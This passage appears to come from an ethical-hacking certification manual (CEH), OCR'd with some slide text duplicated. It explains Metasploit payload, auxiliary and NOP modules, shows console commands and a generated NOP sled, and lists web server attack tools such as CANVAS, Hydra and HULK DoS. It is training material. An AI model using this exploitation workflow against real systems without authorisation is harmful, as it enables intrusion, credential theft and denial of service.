5. Launch the Exploit


Metasploit Payload and Auxiliary Modules

Payload Module

- Payload module establishes a communication channel between the Metasploit framework and the victim host
- It combines the arbitrary code that is executed because of the success of an exploit
- To generate payloads, first select a payload using the command as shown in the screenshot

Auxiliary Module

- Auxiliary modules can be used to perform arbitrary, one-off actions such as port scanning, denial of service, and even fuzzing
- To run an auxiliary module, either use the `run` command, or `exploit` command



Metasploit NOPS Module

- NOPS modules generate a no-operation instruction used for blocking out buffers
- Use `generate` command to generate a NOP sled of arbitrary size and display it in a specific format

OPTIONS:

`-b <opt>`: The list of characters to avoid: '\x00\xff'
`-h`: Help banner
`-s <opt>`: The comma separated list of registers to save
`-t <opt>`: The output type: ruby, perl, c, or raw

```
msf nop(opty2)>
```

Command to generate a NOP sled of a given length

```
msf > use x86/opty2
msf nop(opty2) > generate -h
Usage: generate [options] length
```

Command to generate a 50-byte NOP sled

```
msf nop(opty2) > generate -t c 50
unsigned char buf[] =
"\xf5\x3d\x05\x15\xf8\x67\xba\x7d\x08\xd6\x66\x9f\xb8\x2d
\xb6"
"\x24\xbc\xb1\x3f\x43\x1d\x93\xb2\x37\x35\x84\xd5\x14\x40
\xb4"
"\xb3\x41\xb9\x48\x04\x99\x46\xa9\xb0\xb7\x2f\xfd\x96\x4a
\x98"
"\x92\xb5\xd4\x4f\x91";
msf nop(opty2) >
```


Metasploit Modules

- **Metasploit Exploit Module**

  It is a basic module in Metasploit used to encapsulate a single exploit, using which users target many platforms. This module has simplified meta-information fields. Using the Mixins feature, users can also dynamically modify exploit behavior, perform brute-force attacks, and attempt passive exploits.

  A system can be exploited with the Metasploit Framework through the following steps:

  - Configure an active exploit
  - Verify the exploit options
  - Select a target
  - Select a payload
  - Launch the exploit

- **Metasploit Payload Module**

  An exploit carries a payload in its backpack when it breaks into a system and then leaves the backpack there. The following three types of payload modules are provided by the Metasploit Framework.

  - **Singles**: Self-contained and completely standalone
  - **Stagers**: Sets up a network connection between the attacker and victim
  - **Stages**: Downloaded by stager modules

A Metasploit payload module can upload and download files from the system, take screenshots, and collect password hashes. It can even take over the screen, mouse, and keyboard to control a computer remotely. The payload Module establishes a communication channel between the Metasploit framework and victim host. It combines arbitrary code that is executed as the result of an exploit succeeding. To generate payloads, a payload is first selected using the command shown in the screenshot.




Figure 13.41: Screenshot displaying the Metasploit payload command

- **Metasploit Auxiliary Module**

  Auxiliary modules of Metasploit can be used to perform arbitrary, one-off actions such as port scanning, DoS, and even fuzzing. It includes tools and modules that assess the security of the target as well as auxiliary modules such as scanners, DoS modules, and fuzzers. The `show auxiliary` command in Metasploit can be used to list all the available auxiliary modules in Metasploit. All modules in Metasploit other than the ones used to exploit are auxiliary modules. Metasploit uses auxiliary modules as an extension for various purposes other than exploitation. Auxiliary modules are stored in the modules/auxiliary/ directory of the framework's main directory. The `run` command or the `exploit` command can be used to run an auxiliary module.




Figure 13.42: Screenshot displaying auxiliary module commands of Metasploit

The basic definition of an auxiliary module is as follows:

```
require 'msf/core'
p "My Auxiliary Module"
class Metasploit3 < Msf::Auxiliary
end          # for the class definition
```

- **Metasploit NOPS Module**

  NOP modules generate no-operation instructions used for blocking out buffers. The `generate` command can be used to generate a NOP sled of arbitrary size and display it in a given format.

  Options:

  -b <opt>: A list of characters to avoid ('\x00\xff')

  -h: Help banner

  -s <opt>: A comma separated list of registers to save

  -t <opt>: The output type (Ruby, Perl, C, or raw)

  msf nop(opty2)>

  The following command is used to generate a NOP sled of a given length:

```
msf > use x86/opty2
msf nop(opty2) > generate -h
Usage: generate [options] length
```

  The following command is used to generate a 50-byte NOP sled:

```
msf nop(opty2) > generate -t c 50
unsigned char buf[] =
"\xf5\x3d\x05\x15\xf8\x67\xba\x7d\x08\xd6\x66\x9f\xb8\x2d\xb6"
"\x24\xbe\xb1\x3f\x43\x1d\x93\xb2\x37\x35\x84\xd5\x14\x40\xb4"
"\xb3\x41\xb9\x48\x04\x99\x46\xa9\xb0\xb7\x2f\xfd\x96\x4a\x98"
"\x92\xb5\xd4\x4f\x91";
msf nop(opty2) >
```

Web Server Attack Tools


C|EH

Immunity's CANVAS

- Immunity's CANVAS provides hundreds of exploits, an automated exploitation system, and a comprehensive, reliable exploit development framework, to penetration testers and security professionals
- It provides features such as client-side exploitation, privilege escalation, advanced web attack technology, and remote kernel exploitation

Web Server Attack Tools

- THC Hydra (*https://github.com*)
- HULK DoS (*https://github.com*)
- MPack (*https://sourceforge.net*)
- w3af (*http://w3of.org*)



https://www.immunityinc.com

Web Server Attack Tools

Immunity's CANVAS

Source: *https://www.immunityinc.com*

Immunity's CANVAS provides penetration testers and security professionals with hundreds of exploits, an automated exploitation system, and a comprehensive, reliable exploit development framework. It provides features such as client-side exploitation, privilege escalation, HTTP tunneled privilege escalation, remote kernel exploitation, advanced backdoor technology, and advanced web attack technology.


